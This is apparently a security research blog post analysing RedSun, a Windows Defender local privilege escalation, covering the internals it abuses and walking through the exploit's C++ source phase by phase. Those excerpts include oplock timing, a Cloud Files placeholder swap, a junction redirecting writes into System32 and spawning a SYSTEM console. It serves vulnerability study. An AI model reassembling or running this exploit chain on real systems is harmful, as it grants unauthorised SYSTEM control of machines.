
Editorial note: We wrote this analysis 14 hours after RedSun was released, but other projects got in the way and it never made it to publication. Now that Nightmare Eclipse has been banned, it feels like a good time to finally share a detailed write-up, both as a technical deep dive and as a small tribute to the hacker(s) behind it. This post is the first in a series exploring Windows bugs and related internals.
RedSun (CVE-2026-41091) is a local privilege escalation vulnerability in Windows Defender’s file remediation workflow discovered by Nightmare Eclipse. The gist of the bug is that when Defender detects a malicious file that carries a Cloud Files placeholder tag, it deviates from its normal quarantine-and-delete behavior and instead rewrites the file back to its original location. A standard, unprivileged user can exploit this behavior to achieve arbitrary file writes to C:\Windows\System32 and ultimately execute code as NT AUTHORITY\SYSTEM.
The core insight is that Defender is a SYSTEM-privileged process that performs file operations on paths a standard user controls. By manipulating what those paths resolve to using NTFS junction points and controlling when Defender accesses them using opportunistic locks, the exploit turns Defender’s own remediation workflow into a write primitive that crosses the privilege boundary into a protected system directory.
The exploit chain proceeds in six stages: triggering Defender with a known-malicious test string, detecting the Volume Shadow Copy that Defender creates during remediation, freezing Defender’s operations with batch oplocks at precise moments, swapping the bait file for a Cloud Files placeholder to engage the buggy code path, redirecting the working directory to System32 via a junction, and finally achieving SYSTEM execution through COM service activation of the planted binary.
Background
This section covers the Windows internals that the exploit relies on. Understanding these building blocks is essential before examining the exploitation flow.
Windows Defender Remediation Workflow
When Windows Defender’s real-time protection detects a threat, it initiates a multi-step remediation workflow. This includes creating a Volume Shadow Copy snapshot of the affected volume for rollback purposes, quarantining or deleting the offending file, and performing various file I/O operations as part of the cleanup. Critically, the Antimalware Service Executable (MsMpEng.exe) runs as NT AUTHORITY\SYSTEM, and its file operations execute under that security context. When Defender performs a file operation on a path like C:\Users\<user>\AppData\Local\Temp\...\malware.exe, the operation runs with SYSTEM privileges even though the path resides entirely within a standard user’s directory tree.
Volume Shadow Copies (VSS)
The Volume Shadow Copy Service creates point-in-time snapshots of volumes. Each snapshot appears as a device object in the Windows Object Manager namespace under \Device\HarddiskVolumeShadowCopy<N>. These device objects are enumerable by standard users via NtQueryDirectoryObject on the \Device directory. When Defender creates a VSS snapshot as part of its remediation workflow, the new HarddiskVolumeShadowCopy device becomes visible to any process that polls the Object Manager, allowing the exploit to detect that Defender has begun its remediation sequence.
Batch Opportunistic Locks (Oplocks)
An opportunistic lock is a contract between a process and the NTFS kernel. A batch oplock, requested via FSCTL_REQUEST_BATCH_OPLOCK, tells the kernel: “Notify me before any other process can open this file.” When a competing open occurs (for example, Defender trying to access the file), the kernel pauses the competing operation and signals the oplock holder. The holder can then perform arbitrary work, manipulate the filesystem, release the oplock, and only then does the paused operation proceed. This mechanism turns a non-deterministic race condition into a controlled, deterministic timing window. The oplock request is issued asynchronously via an OVERLAPPED structure, and GetOverlappedResult blocks until the oplock breaks.
Cloud Files API and Placeholders
The Windows Cloud Files API allows applications to register directories as cloud sync roots and populate them with placeholder files. A placeholder appears in the filesystem with a name, size, and attributes, but contains no actual data on disk. Its NTFS directory entry carries a cloud reparse tag (IO_REPARSE_TAG_CLOUD_*), and its $DATA stream is empty. When a process attempts to read a placeholder’s content, the Cloud Files mini-filter driver (cldflt.sys) intercepts the I/O and contacts the registered sync provider to hydrate (download) the data. If the provider has registered no fetch callbacks, hydration cannot complete and the file’s content remains inaccessible. The key APIs are CfRegisterSyncRoot (register a directory as a sync root), CfConnectSyncRoot (establish a live provider connection), and CfCreatePlaceholders (create placeholder files with specified metadata).
NTFS Junction Points
An NTFS junction (mount point reparse point) on a directory causes the filesystem to transparently redirect path traversal to a different target. When any process accesses a path that passes through a junction, NTFS silently resolves the path to the junction’s target without the calling process having any indication that redirection occurred. Junctions are applied via FSCTL_SET_REPARSE_POINT with IO_REPARSE_TAG_MOUNT_POINT. Crucially, a standard user can create a junction on any directory they own. This means a user can redirect Defender’s SYSTEM-privileged file operations to an arbitrary destination simply by placing a junction in the file’s path.
Vulnerability Root Cause

The vulnerability lies in a special code path within Windows Defender’s remediation logic. When Defender encounters a file during its quarantine/cleanup workflow and that file carries a Cloud Files placeholder reparse tag, Defender does not delete or quarantine the file through the normal path. Instead, it rewrites the file back to its original filesystem location. The apparent intent may be to preserve cloud-synced files, but the effect is that Defender performs a privileged write operation to a user-controlled path based on the file’s original location.
This is exploitable because the path Defender writes to can be changed between the time Defender identifies the file and the time it performs the write-back. An attacker who controls the directory can replace it with a junction pointing to C:\Windows\System32. When Defender’s SYSTEM-privileged write-back resolves through this junction, the write lands in a protected directory that the standard user could never access directly. The Cloud Files placeholder keeps Defender’s remediation workflow engaged without allowing it to complete normally (the placeholder has no data to quarantine), and batch oplocks provide the precise timing control needed to manipulate the filesystem between Defender’s operations.
The result is a privilege boundary violation: a standard user launders an arbitrary file write through Defender’s SYSTEM security context.
Exploitation Strategy

Before diving into the implementation details, here is the high-level exploitation flow:
Trigger Defender Detection -- Write the EICAR antivirus test string to a bait file named TieringEngineService.exe in a temp directory and open it with FILE_EXECUTE to force a real-time protection scan.
Detect Defender’s VSS Snapshot -- Poll the Object Manager’s \Device directory for a new HarddiskVolumeShadowCopy* device that was not present at baseline. Its appearance confirms Defender has begun remediation.
Freeze Defender with First Oplock -- Open the bait file inside the new VSS volume and place a batch oplock on it. When Defender tries to access this file, the oplock pauses Defender’s operation, giving the exploit a controlled window.
Swap Bait for Cloud Placeholder -- While Defender is frozen, POSIX-delete the original EICAR file, register the directory as a Cloud Files sync root with no hydration callbacks, and create a dehydrated placeholder with the same name and file size. When the oplock is released, Defender encounters a cloud-tagged placeholder instead of the original malicious file, engaging the buggy write-back code path.
Set Up Junction and Second Oplock -- Create a second oplock on a new file in the working directory. Rename the cloud-registered directory aside, recreate it empty, and set an NTFS junction pointing to C:\Windows\System32. Release the second oplock so Defender’s file operations resolve through the junction into System32.
Achieve SYSTEM Execution -- Copy the exploit binary to the resulting System32\TieringEngineService.exe, activate the Storage Tiers Management COM object (which launches the binary as SYSTEM), and deliver a SYSTEM-level console to the user’s desktop.
Technical Deep Dive

Phase 1: Setup and Triggering Defender
The exploit begins by creating a named pipe and constructing a unique working directory:
HANDLE hpipe = CreateNamedPipe(L”\\??\\pipe\\REDSUN”,
    PIPE_ACCESS_DUPLEX | FILE_FLAG_FIRST_PIPE_INSTANCE,
    NULL, 1, NULL, NULL, NULL, NULL);
The REDSUN named pipe serves as a one-shot communication channel. When the exploit later re-launches itself as SYSTEM, the SYSTEM copy connects to this pipe and calls GetNamedPipeServerSessionId to discover which interactive desktop session the original user is on. FILE_FLAG_FIRST_PIPE_INSTANCE prevents a second copy from running simultaneously. If pipe creation fails, the exploit exits immediately.
The exploit constructs a working directory at %TEMP%\RS-{GUID} (where the GUID is freshly generated via CoCreateGuid) and a target filename of TieringEngineService.exe. This name is chosen deliberately: it corresponds to the Storage Tiers Management service binary, which will be abused for SYSTEM execution in the final phase.
Before creating the working directory or writing the bait file, the exploit spawns a background thread (ShadowCopyFinderThread) that begins polling the Object Manager for new VSS volumes. The thread starts first so it is already scanning when Defender creates its snapshot.
With the thread running, the exploit creates the directory, writes the bait file, and triggers Defender:
HANDLE hfile = CreateFile(foo, GENERIC_READ | GENERIC_WRITE | DELETE,
    FILE_SHARE_READ, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
char eicar[] = “*H+H$!ELIF-TSET-SURIVITNA-DRADNATS-RACIE$}7)CC7)^P(45XZP\\4[PA@%P!O5X”;
rev(eicar);
WriteFile(hfile, eicar, sizeof(eicar) - 1, &nwf, NULL);
The EICAR test string is stored reversed in the binary and flipped at runtime by rev() so that the exploit itself does not trigger static AV detection. After writing the file, the exploit reopens it with FILE_EXECUTE to force Defender’s real-time protection to scan it:
CreateFile(foo, GENERIC_READ | FILE_EXECUTE,
    FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
    NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
The exploit then waits up to two minutes for ShadowCopyFinderThread to signal that it has detected the new VSS volume and placed the first oplock.
Phase 2: VSS Snapshot Detection
ShadowCopyFinderThread opens the \Device Object Manager directory with DIRECTORY_QUERY (0x0001) access, which is granted to standard users:
stat = _NtOpenDirectoryObject(&hobjdir, 0x0001, &objattr);It then calls RetrieveCurrentVSSList, which enumerates all objects in \Device via NtQueryDirectoryObject, filters for entries whose type is Device and whose name begins with HarddiskVolumeShadowCopy, and stores them in a linked list. This linked list represents the baseline of VSS volumes that existed before Defender began remediation.
With the baseline captured, the thread enters a polling loop that continuously re-enumerates \Device and compares each HarddiskVolumeShadowCopy* entry against the baseline. Any shadow copy volume not in the baseline list must be the new one created by Defender:
scanagain:
    // ... NtQueryDirectoryObject enumeration ...
    for (ULONG i = 0; i < ULONG_MAX; i++)
    {
        // ... filter for HarddiskVolumeShadowCopy* devices ...
        LLShadowVolumeNames* current = vsinitial;
        bool found = false;
        while (current)
        {
            if (_wcsicmp(current->name, objdirinfo[i].Name.Buffer) == 0)
            {
                found = true;
                break;
            }
            current = current->next;
        }
        if (found)
            continue;
        else
        {
            srchfound = true;
            wcscat(newvsspath, objdirinfo[i].Name.Buffer);
            break;
        }
    }
    if (!srchfound) {
        restartscan = true;
        goto scanagain;
    }
Once the new VSS volume is identified, the thread constructs the full path to the bait file within the shadow copy:
\Device\HarddiskVolumeShadowCopy3\Users\<user>\AppData\Local\Temp\RS-{GUID}\TieringEngineService.exe
Phase 3: First Oplock -- Freezing Defender
The thread opens the bait file inside the VSS volume with DELETE | SYNCHRONIZE access and exclusive sharing (NULL share mode). The exclusive access is intentional: it forces any other process trying to access the same file to wait, which is the foundation of the timing control.
stat = NtCreateFile(&hlk, DELETE | SYNCHRONIZE, &objattr2, &iostat,
    NULL, FILE_ATTRIBUTE_NORMAL, NULL, FILE_OPEN, NULL, NULL, NULL);
It then places a batch oplock on the file:
OVERLAPPED ovd = { 0 };
ovd.hEvent = CreateEvent(NULL, FALSE, FALSE, NULL);
DeviceIoControl(hlk, FSCTL_REQUEST_BATCH_OPLOCK, NULL, NULL, NULL, NULL, NULL, &ovd);
The oplock is requested asynchronously. At this point the thread signals the main thread via SetEvent(gevent) that the oplock is in place, then immediately resets the event for reuse. The thread blocks on GetOverlappedResult, waiting for the oplock to break, which happens when Defender attempts to open the file inside the VSS volume. When the break occurs, the thread waits again on gevent for the main thread to finish its filesystem manipulation. Once the main thread signals completion, the thread closes the file handle (which allows Defender’s paused operation to proceed) and wakes the main thread via WakeByAddressAll.
This synchronization protocol gives the main thread a precise window between “Defender has tried to access the file” and “Defender is allowed to proceed” during which it can safely manipulate the filesystem.
Phase 4: Cloud Placeholder Swap
With the first oplock in place, the main thread proceeds to swap the bait file for a cloud placeholder. First, it POSIX-deletes the original EICAR file:
FILE_DISPOSITION_INFORMATION_EX fdiex = { 0x00000001 | 0x00000002 };
_NtSetInformationFile(hfile, &iostat, &fdiex, sizeof(fdiex), (FILE_INFORMATION_CLASS)64);
The flags FILE_DISPOSITION_DELETE (0x1) and FILE_DISPOSITION_POSIX_SEMANTICS (0x2) remove the file’s name from the directory immediately while the handle remains open. Unlike standard Windows delete semantics (where the name persists until all handles close), POSIX delete frees the name slot right away. This is critical because the placeholder must be created at the same filename.
After closing the handle (which frees the file data), the exploit calls DoCloudStuff to register the directory as a cloud sync root and create the placeholder.
Registering the Sync Root
CF_SYNC_REGISTRATION cfreg = { 0 };
cfreg.StructSize = sizeof(CF_SYNC_REGISTRATION);
cfreg.ProviderName = L”SERIOUSLYMSFT”;
cfreg.ProviderVersion = L”1.0”;
CF_SYNC_POLICIES syncpolicy = { 0 };
syncpolicy.StructSize = sizeof(CF_SYNC_POLICIES);
syncpolicy.Hydration.Primary = CF_HYDRATION_POLICY_PARTIAL;
// ... other fields set to permissive defaults ...
CfRegisterSyncRoot(syncroot, &cfreg, &syncpolicy,
    CF_REGISTER_FLAG_DISABLE_ON_DEMAND_POPULATION_ON_ROOT);
The hydration policy CF_HYDRATION_POLICY_PARTIAL is the most permissive option: it allows partial reads without requiring full hydration first. This matters because the exploit never intends to hydrate the file at all. With PARTIAL, when Defender tries to read the placeholder, the filter requests data from the provider, but since no fetch callbacks exist, the request stalls or fails gracefully rather than blocking indefinitely.
Zero-Callback Provider Connection
CF_CALLBACK_REGISTRATION callbackreg[1];
callbackreg[0] = { CF_CALLBACK_TYPE_NONE, NULL };
CF_CONNECTION_KEY cfkey = { 0 };
CfConnectSyncRoot(syncroot, callbackreg, NULL,
    CF_CONNECT_FLAG_REQUIRE_PROCESS_INFO | CF_CONNECT_FLAG_REQUIRE_FULL_FILE_PATH,
    &cfkey);
The exploit registers zero callbacks. The single array entry is CF_CALLBACK_TYPE_NONE, the terminator. When the Cloud Files filter tries to hydrate the placeholder, there is no fetch callback to invoke. The file appears to exist but can never deliver real content. This is the mechanism that keeps Defender’s remediation workflow engaged without allowing it to complete: Defender sees a file that looks real but cannot be read or quarantined through the normal path.
Creating the Placeholder
CF_PLACEHOLDER_CREATE_INFO placeholder[1] = { 0 };
placeholder[0].RelativeFileName = filename;  // “TieringEngineService.exe”
placeholder[0].FsMetadata = fsmetadata;      // size = 68 bytes (matches EICAR)
placeholder[0].Flags = CF_PLACEHOLDER_CREATE_FLAG_SUPERSEDE
                     | CF_PLACEHOLDER_CREATE_FLAG_MARK_IN_SYNC;
CfCreatePlaceholders(syncroot, placeholder, 1,
    CF_CREATE_FLAG_STOP_ON_ERROR, &processedentries);
The placeholder is created with the same name (TieringEngineService.exe) and the same reported file size (68 bytes, matching the EICAR string) as the original bait file. CF_PLACEHOLDER_CREATE_FLAG_SUPERSEDE replaces any remnant at that name, and MARK_IN_SYNC prevents the system from triggering background sync operations. The resulting file has an NTFS directory entry with a cloud reparse tag, the correct metadata, but an empty data stream.
Phase 5: Second Oplock and Junction Setup
After the placeholder swap, the main thread signals the VSS thread to release the first oplock. Defender’s paused operation resumes and encounters the cloud-tagged placeholder instead of the original EICAR file, triggering the buggy write-back code path.
Now the exploit needs a second timing window to set up the junction before Defender’s write-back operation completes. First, it detaches the cloud sync root from the working directory:
MoveFileEx(workdir, _tmp, MOVEFILE_REPLACE_EXISTING);
CreateDirectory(workdir, NULL);
MoveFileEx renames the entire working directory from RS-{GUID} to RS-{GUID}.TMP. Everything moves with it: the cloud sync root registration, the placeholder, the cldflt.sys filter context. A junction cannot be set on a directory that has a cloud sync root attached, so this rename is necessary. CreateDirectory then recreates a fresh, empty directory at the original path.
The exploit creates a new file in this directory with FILE_SUPERSEDE and places a second batch oplock on it:
stat = NtCreateFile(&hfile, FILE_READ_DATA | DELETE | SYNCHRONIZE,
    &_objattr, &iostat, &fsz, FILE_ATTRIBUTE_READONLY,
    FILE_SHARE_READ, FILE_SUPERSEDE, NULL, NULL, NULL);
DeviceIoControl(hfile, FSCTL_REQUEST_BATCH_OPLOCK, NULL, NULL, NULL, NULL, NULL, &ovd);
The exploit also creates a memory-mapped section backed by this file:
HANDLE hmap = CreateFileMapping(hfile, NULL, PAGE_READONLY, NULL, NULL, NULL);
void* mappingaddr = MapViewOfFile(hmap, PAGE_READONLY, NULL, NULL, NULL);
This mapping acts as a protective shield. While it exists, if Defender tries to supersede, truncate, or delete the file, NTFS returns STATUS_USER_MAPPED_FILE, blocking the operation. This forces Defender into a non-destructive read-type open, which is the only kind that cleanly breaks the batch oplock without destroying the file prematurely.
When Defender opens the file and the second oplock breaks, the exploit removes the mapping and proceeds to clear the directory for the junction:
GetOverlappedResult(hfile, &ovd, &nbytes, TRUE);  // blocks until oplock breaks
UnmapViewOfFile(mappingaddr);
CloseHandle(hmap);
The file is renamed out of the directory and POSIX-deleted, leaving an empty directory ready for the junction.

Setting the Junction
stat = NtCreateFile(&hrp, FILE_WRITE_DATA | DELETE | SYNCHRONIZE, &_objattr,
    &iostat, NULL, NULL, FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
    FILE_OPEN_IF, FILE_DIRECTORY_FILE | FILE_DELETE_ON_CLOSE, NULL, NULL);
wchar_t rptarget[] = { L"\\??\\C:\\Windows\\System32" };
// ... build REPARSE_DATA_BUFFER ...
rdb->ReparseTag = IO_REPARSE_TAG_MOUNT_POINT;
rdb->MountPointReparseBuffer.SubstituteNameLength = static_cast<USHORT>(targetsz);
memcpy(rdb->MountPointReparseBuffer.PathBuffer, rptarget, targetsz + 2);
DeviceIoControl(hrp, FSCTL_SET_REPARSE_POINT, rdb, totalsz, NULL, NULL, NULL, NULL);
The empty directory is opened with FILE_WRITE_DATA (required for setting reparse points), full sharing (so Defender can traverse it), and FILE_DELETE_ON_CLOSE (auto-cleanup when the handle closes). The REPARSE_DATA_BUFFER is constructed with IO_REPARSE_TAG_MOUNT_POINT and a substitute name of \??\C:\Windows\System32. From this point forward, any path traversal through RS-{GUID}\ silently redirects to C:\Windows\System32\ at the NTFS level, completely invisible to the calling process.
Phase 6: Winning the Race
Closing the second oplock’s file handle releases Defender’s frozen open. Defender’s operation now resolves through the junction into System32. The exploit polls for the result:
for (int i = 0; i < 1000; i++)
{
    stat = NtCreateFile(&hlk, GENERIC_WRITE, &objattr2, &iostat,
        NULL, NULL, FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
        FILE_SUPERSEDE, NULL, NULL, NULL);
    if (!stat)
        break;
    Sleep(20);
}
This loop tries up to 1000 times (20ms apart) to open C:\Windows\System32\TieringEngineService.exe with GENERIC_WRITE and FILE_SUPERSEDE. This succeeds because Defender, running as SYSTEM, is performing privileged file operations through the junction, creating the file under its security context. The retry loop handles timing uncertainty in Defender’s processing.
Post-Exploitation: Achieving SYSTEM Code Execution
With a writable handle to System32\TieringEngineService.exe, the exploit copies its own binary there and triggers SYSTEM execution:
GetModuleFileName(GetModuleHandle(NULL), mx, MAX_PATH);
ExpandEnvironmentStrings(L"%WINDIR%\\System32\\TieringEngineService.exe", mx2, MAX_PATH);
CopyFile(mx, mx2, FALSE);
LaunchTierManagementEng();  // CoCreateInstance on Storage Tiers Management COM object
LaunchTierManagementEng activates the Storage Tiers Management COM object with CLSCTX_LOCAL_SERVER, which causes Windows to launch TieringEngineService.exe as SYSTEM because that is how the service is registered.
Dual-Mode Execution
The exploit is designed to run in two modes, determined by a global initializer that executes before main():
bool r = IsRunningAsLocalSystem();IsRunningAsLocalSystem opens the process token, queries TokenUser, and checks if the SID matches WinLocalSystemSid. On the first run (launched by the user), this returns false and execution proceeds to main(). On the second run (launched as SYSTEM by the COM activation), this returns true and the exploit calls LaunchConsoleInSessionId() followed by ExitProcess(0). The main() function never executes on the SYSTEM run.
Delivering the SYSTEM Shell
void LaunchConsoleInSessionId()
{
    HANDLE hpipe = CreateFile(L"\\??\\pipe\\REDSUN",
        GENERIC_READ, NULL, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
    DWORD sessionid = 0;
    GetNamedPipeServerSessionId(hpipe, &sessionid);
    CloseHandle(hpipe);

    HANDLE htoken = NULL;
    OpenProcessToken(GetCurrentProcess(), TOKEN_ALL_ACCESS, &htoken);
    HANDLE hnewtoken = NULL;
    DuplicateTokenEx(htoken, TOKEN_ALL_ACCESS, NULL,
        SecurityDelegation, TokenPrimary, &hnewtoken);
    CloseHandle(htoken);

    SetTokenInformation(hnewtoken, TokenSessionId, &sessionid, sizeof(DWORD));

    STARTUPINFO si = { 0 };
    PROCESS_INFORMATION pi = { 0 };
    CreateProcessAsUser(hnewtoken, L"C:\\Windows\\System32\\conhost.exe",
        NULL, NULL, NULL, FALSE, NULL, NULL, NULL, &si, &pi);
    CloseHandle(hnewtoken);
}
The SYSTEM copy connects to the REDSUN named pipe that the original unprivileged instance created. GetNamedPipeServerSessionId returns the session ID of the pipe’s creator, which is the interactive user’s desktop session. The function duplicates its own SYSTEM token, calls SetTokenInformation(TokenSessionId) to bind the token to the user’s session, and calls CreateProcessAsUser to spawn conhost.exe as SYSTEM on the user’s desktop. The result is a SYSTEM-level console visible to and usable by the standard user.
This is why the named pipe exists: it is a one-shot communication channel that lets the SYSTEM copy discover which desktop session to deliver the shell to, without hardcoding a session ID.
Conclusion
RedSun achieves reliable privilege escalation from a standard user to NT AUTHORITY\SYSTEM on any Windows system with Defender enabled. The exploit does not rely on probabilistic race conditions; the use of batch oplocks transforms what would be a non-deterministic race into a fully controlled, deterministic timing window.
The root cause is a design flaw in Windows Defender’s remediation workflow: it performs SYSTEM-privileged file I/O on paths within user-controlled directories without validating that those paths have not been redirected via NTFS junctions or symbolic links. The Cloud Files placeholder handling introduces an additional vulnerability: cloud-tagged files trigger a write-back code path instead of deletion, giving the exploit a reliable way to keep Defender’s workflow engaged while manipulating the filesystem underneath it.